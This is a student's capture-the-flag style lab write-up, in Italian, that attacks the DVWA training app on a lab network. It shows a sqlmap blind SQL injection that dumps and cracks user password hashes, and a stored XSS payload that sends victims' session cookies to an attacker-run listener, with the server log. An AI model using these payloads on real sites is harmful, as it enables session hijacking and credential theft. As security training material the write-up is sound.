

S6 LEZIONE 5

Traccia:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- SQL injection (blind).
- XSS stored.

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.


Scopo dell'esercizio:

- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).
- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

SQL injection (blind):

Lo scopo è recuperare le password presenti sul database dvwa attraverso sql injection, per fare ciò mi sono servito del tool **sqlmap** presente su kali linux.

Prima di tutto viene fatta una scansione con burpsuite per scovare il livello di sicurezza del sito e il SESSID da attaccare.



Dopodiché sapendo che il database è dvwa, con il comando

sqlmap -u <indirizzo><cookie> -d dvwa --tables --columns

si può capire la struttura del database, subito salta all'occhio la tabella **users**; qui sono presenti sia gli user che le password per accedere al sito. Sarà lì che punteremo il nostro attacco.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.50.110/dvwa/vulnerabilities/sqli_blind/?id=18Submit=Submit#" --cookie="security=low; PHPSESSID=18791753bd38fec0427c85a7c52cb30" -D dvwa -T users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:25:28 /2024-01-12/

[12:25:28] [INFO] resuming back-end DBMS 'mysql'
[12:25:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 5665 FROM (SELECT(SLEEP(5)))svvG) AND 'TfnQ'='TfnQ&Submit=Submit'

Parameter: id=1' UNION ALL SELECT CONCAT(0x716b6b6b71,0x4d4f5466666572597077466d6c4148767a7a64617966436551454e62494e576e56764a486b735855,0x71716b6b71),NUL
L -- -8Submit=Submit

[12:25:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[12:25:28] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:25:28] [INFO] fetching entries for table 'users' in database 'dvwa'
[12:25:28] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[12:25:41] [INFO] using hash method 'md5 generic passwd'
[12:25:41] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[12:25:41] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:25:41] [INFO] resuming password 'charley' for hash '8d353d75ae2c3966d7e0d4fcc69216b'
[12:25:41] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d353d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+

[12:25:41] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.110/dump/dvwa/users.csv'
[12:25:41] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.110'

[*] ending @ 12:25:41 /2024-01-12/
```

con il comando sopra è possibile scoprire le password crittografate on hash per ogni user e con un attacco a dizionario è possibile decrittarle e scoprire le password reali collegate ad ogni user (es: admin , password).

XSS (stored)

Lo scopo di questo attacco è recuperare i cookie di sessione ed inviarli ad un server sotto il nostro controllo.

Per prima cosa nel capo messaggio aggiorniamo la lunghezza massima di caratteri da “50” a “200” per poter eseguire lo script:


The screenshot displays the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The browser address bar shows the URL `192.168.50.110/dvwa/vulnerabilities/xss_s/`. The page features a sidebar with navigation links, including 'Home', 'Instructions', 'Setup', 'Brute Force', 'Command Execution', 'CSRF', 'File Inclusion', 'SQL Injection', 'SQL Injection (Blind)', 'Upload', 'XSS reflected', 'XSS stored' (highlighted), 'DVWA Security', 'PHP Info', 'About', and 'Logout'. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)' and contains a form with 'Name' and 'Message' fields, a 'Sign Guestbook' button, and a list of previous comments. Below the comments is a 'More info' section with links to XSS resources. At the bottom, there's a footer with 'Damn Vulnerable Web Application (DVWA) v1.0.7'. The bottom of the image shows the Chrome DevTools Inspector with the HTML structure of the message input field selected, showing a text area with attributes `name=mtxMessage`, `cols=200`, `rows=3`, and `maxlength=200`.

Ora con il comando **python -m http.server 1337** si va a creare un server python dove sarà possibile visualizzare i cookie di sessione delle vittime.

Spostandoci sulla pagina di dvwa andiamo a scrivere lo script che ci permetterà di visualizzare il cookie di sessione della vittima

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="prova"/>
Message *	<div><script>>window.location='http://192.168.50.101:1337/?cookie='+document.cookie>/script></div>
<input type="button" value="Sign Guestbook"/>	



```
kali@kali: ~  
File Actions Edit View Help  
$ python -m http.server 1337  
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...  
192.168.50.101 - - [12/Jan/2024 13:06:28] "GET /?cookie=security=low;%20PHPSESSID=18791753bd38fec0427c85a7c52cb308 HTTP/1.1" 200 -  
192.168.50.101 - - [12/Jan/2024 13:06:52] "GET /?cookie=security=low;%20PHPSESSID=18791753bd38fec0427c85a7c52cb308 HTTP/1.1" 200 -  
192.168.50.101 - - [12/Jan/2024 13:09:08] "GET /?cookie=security=low;%20PHPSESSID=18791753bd38fec0427c85a7c52cb308 HTTP/1.1" 200 -  
PHPSESSID=18791753bd38fec0427c85a7c52cb308
```